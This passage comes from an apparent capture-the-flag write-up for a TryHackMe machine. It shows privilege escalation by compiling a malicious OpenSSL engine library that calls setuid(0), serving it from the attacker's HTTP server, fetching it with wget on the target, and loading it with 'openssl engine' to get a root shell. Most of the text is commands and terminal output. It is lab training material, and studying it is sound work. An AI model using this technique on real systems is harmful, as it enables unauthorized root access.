
on attacking machine download it

wget http://<tun ip>:8080/myssl.so

make it executable(chmod +x myssl.so)

and execute it using :

openssl engine -t -c `pwd`/myssl.so



```
mindgames@mindgames:~$ wget http://10.9.1.221:8080/myssl.so
wget http://10.9.1.221:8080/myssl.so
--2021-06-27 12:49:10--  http://10.9.1.221:8080/myssl.so
Connecting to 10.9.1.221:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16272 (16K) [application/octet-stream]
Saving to: ‘myssl.so’

myssl.so              0%[                    ]       0  --.-KB/s
myssl.so             86%[================>   ]  13.69K  50.1KB/s
myssl.so            100%[===================>]  15.89K  58.0KB/s
    in 0.3s

2021-06-27 12:49:11 (58.0 KB/s) - ‘myssl.so’ saved [16272/16272]

mindgames@mindgames:~$ chmod +x myssl.so
chmod +x myssl.so
mindgames@mindgames:~$ whoami
whoami
mindgames
mindgames@mindgames:~$ openssl engine -t -c `pwd`/myssl.so
openssl engine -t -c `pwd`/myssl.so
root@mindgames:~# whoami
whoami
root
root@mindgames:~# |
```

[redacted]

```
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rrotme $ gcc -fPIC -o myssl.o -c myssl.c
myssl.c: In function ‘bind’:
myssl.c:7:2: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
    7 |  setuid(0);
      |  ^~~~~~
myssl.c:8:2: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
    8 |  setgid(0);
      |  ^~~~~~
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rrotme $ gcc -shared -o myssl.so -lcrypto myssl.o
jhaprashant079@DESKTOP-LF61ATQ ~/ctfs/thm/rrotme $ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.142.231 - - [27/Jun/2021 18:19:10] "GET /myssl.so HTTP/1.1" 200 -
|
```

Do0o0NNNeee! We are root!Get root flag in /root directory.